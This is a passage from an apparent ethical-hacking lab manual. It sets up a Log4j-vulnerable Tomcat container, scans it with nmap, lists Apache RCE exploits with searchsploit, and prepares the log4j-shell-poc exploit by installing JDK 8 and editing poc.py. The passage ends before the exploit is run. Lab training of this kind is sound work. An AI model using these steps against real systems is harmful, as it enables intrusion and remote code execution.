
-t: specifies allocating a pseudo-tty.

```
Activities  Terminal  Jul 1 01:10  root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc

root@ubuntu-Virtual-Machine:/home/ubuntu# cd log4j-shell-poc/
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker build -t log4j-shell-poc .
DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
Install the buildx component to build images with BuildKit:
https://docs.docker.com/go/buildx/

Sending build context to Docker daemon  44.48MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5cbb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cbcd1c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
--> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
--> Running in cb2b78171c06
Removing intermediate container cb2b78171c06
--> 1f27b0442592
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
--> 39d4726b3cd3
Step 4/5 : EXPOSE 8080
--> Running in f261c1786ff7
Removing intermediate container f261c1786ff7
--> 4971bc485064
Step 5/5 : CMD ["catalina.sh", "run"]
--> Running in 079e194c0d26
Removing intermediate container 079e194c0d26
--> 67d3e35f3300
```

8. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.



```
root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker run --network host log4j-shell-poc
01-Jul-2024 05:11:26.185 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version:
Apache Tomcat/8.0.36
01-Jul-2024 05:11:26.187 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built:
Jun 9 2016 13:55:50 UTC
01-Jul-2024 05:11:26.187 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number:
8.0.36.0
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name:
Linux
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version:
6.5.0-28-generic
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture:
amd64
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home:
/usr/lib/jvm/java-8-openjdk-amd64/jre
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version:
1.8.0_102-bu102-b14.1-1-bpo8+1-b14
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor:
Oracle Corporation
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE:
/usr/local/tomcat
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME:
/usr/local/tomcat
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djdk.tls.ephemeralDHKeySize=2048
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.endorsed.dirs=/usr/local/tomcat/endorsed
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Dcatalina.base=/usr/local/tomcat
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Dcatalina.home=/usr/local/tomcat
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.io.tmpdir=/usr/local/tomcat/temp
01-Jul-2024 05:11:26.193 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent Loaded
APP-based Apache Tomcat Native Library 1.2.3-ubuntu-AOP version 1.2.3
```

9. Leave the server running in the **Ubuntu** machine.
10. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
11. We will first scan the target machine to identify any vulnerable services running on it.
12. Open a Terminal window with superuser privileges and run **nmap -sV -sC 10.10.1.9** command to view the running services.

-sV option enables version detection. This means Nmap will try to determine the version of the services running on open ports. **-sC** option enables the use of default scripts in the Nmap Scripting Engine (NSE). These scripts perform various tasks like service detection, vulnerability detection, and more.


```
Applications Places System nmap -sV -sC 10.10.1.9 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
#nmap -sV -sC 10.10.1.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 01:46 EDT
Nmap scan report for 10.10.1.9
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3b:23:12:8c:e2:d5:91:d3:e5:5a:93:82:11:b9:fb:f6 (ECDSA)
|_  256 ae:80:12:14:aa:cb:96:ea:ec:cb:5a:e1:3a:33:76:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=ISO-8859-1).
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:15:5D:01:42:30 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
[root@parrot]~/home/attacker
```

13. From the result we can see that port **8080** is open and **Apache Tomcat/Coyote 1.1** server is running on the target system.
14. Upon investigation we can see that Apache is vulnerable to Remote Code Execution (RCE) attack. Now we will use searchsploit to find the vulnerabilities pertaining to RCE attack on the target server.
15. In the terminal window run **searchsploit -t Apache RCE** command to view the RCE vulnerabilities on the Apache server.

```
Applications Places System searchsploit -t Apache RCE - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#searchsploit -t Apache RCE

-----
Exploit Title | Path
-----
Apache 2.2.2 - CGI Script Source Code Information Disclosure | multiple/remote/28365.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure | multiple/remote/33868.txt
Apache APISIX 2.12.1 - Remote Code Execution (RCE) | multiple/remote/50829.py
Apache CouchDB 3.2.1 - Remote Code Execution (RCE) | linux/remote/50914.py
Apache Flink 1.9.x - File Upload RCE (Unauthenticated) | java/webapps/48978.py
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution | multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution | multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2) | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3) | multiple/webapps/50512.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authn | linux/remote/50347.py
Apache Log4j 2 - Remote Code Execution (RCE) | java/remote/50592.py
Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit) | multiple/remote/48410.rb
Apache Struts - 'ParametersInterceptor' Remote Code Execution (Met | multiple/remote/24874.rb
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure | multiple/remote/21490.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
ApacheOfBiz 17.12.01 - Remote Command Execution (RCE) | java/webapps/50178.sh
NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0.8.14 - ScriptAlias Sour | multiple/remote/20595.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx | php/dos/44057.md
-----
Shellcodes: No Results
[root@parrot]~[/home/attacker]
```

16. Now, we need to select a vulnerability to exploit the Server from the list, from the Nmap scan we found that the Apache Tomcat server is running on JSP so we will target java vulnerabilities from the list of vulnerabilities.
17. We can see that Java platform is vulnerable for **Apache Log4j 2 - Remote Command Execution (RCE)** exploit.


```
Applications  Places  System  searchsploit -t Apache RCE - Parrot Terminal
File Edit View Search Terminal Help

-----
Exploit Title | Path
-----
Apache 2.2.2 - CGI Script Source Code Information Disclosure | multiple/remote/28365.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure | multiple/remote/33868.txt
Apache APISIX 2.12.1 - Remote Code Execution (RCE) | multiple/remote/50829.py
Apache CouchDB 3.2.1 - Remote Code Execution (RCE) | linux/remote/50914.py
Apache Flink 1.9.x - File Upload RCE (Unauthenticated) | java/webapps/48978.py
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution | multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution | multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2) | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3) | multiple/webapps/50512.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authen | linux/remote/50347.py
Apache Log4j 2 - Remote Code Execution (RCE) | java/remote/50592.py
Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit) | multiple/remote/48410.rb
Apache Struts - 'ParametersInterceptor' Remote Code Execution (Met | multiple/remote/24874.rb
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure | multiple/remote/21490.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
ApacheOfBiz 17.12.01 - Remote Command Execution (RCE) | java/webapps/50178.sh
NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0.8.14 - ScriptAlias Sour | multiple/remote/20595.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx | php/dos/44057.md
-----


Shellcodes: No Results

[root@parrot]~[/home/attacker]
#
```

18. We will now exploit Log4j vulnerability present in the target Web Server to perform Remote code execution.
19. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.
20. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.



21. As we can observe that the Log4j vulnerable server is running on the **Ubuntu** machine, leave the **Firefox** and website open.
22. Switch to the Terminal window, run **cd log4j-shell-poc/** and press **Enter**, to enter into log4j-shell-poc directory.



```
[root@parrot]~[/home/attacker]
#cd log4j-shell-poc/
[root@parrot]~[/home/attacker/log4j-shell-poc]
#
```

23. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.

In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

24. We need to extract JDK zip file which is already placed at **/home/attacker** location.

25. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.

-xf: specifies extract all files.

26. Now we will move the **jdk1.8.0_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0_202 /usr/bin/** and press **Enter**.


```
[attacker@parrot]~$ mv jdk-8u202-linux-x64.tar.gz /home/attacker/
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #tar -xvf jdk-8u202-linux-x64.tar.gz
[root@parrot]~$ #mv jdk1.8.0_202 /usr/bin/
[root@parrot]~$ #
```

27. Now, we need to update the installed JDK path in the **poc.py** file.

28. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.


```
[root@parrot]-[/home/attacker]
#cd log4j-shell-poc/
[root@parrot]-[/home/attacker/log4j-shell-poc]
#pluma poc.py
#tar -xzf jdk-8u202-linux-x64.tar.gz
#mv jdk1.8.0_202 /usr/bin/
```

29. In the poc.py file scroll down and in line 62, replace `jdk1.8.0_20/bin/javac` with `/usr/bin/jdk1.8.0_202/bin/javac`.



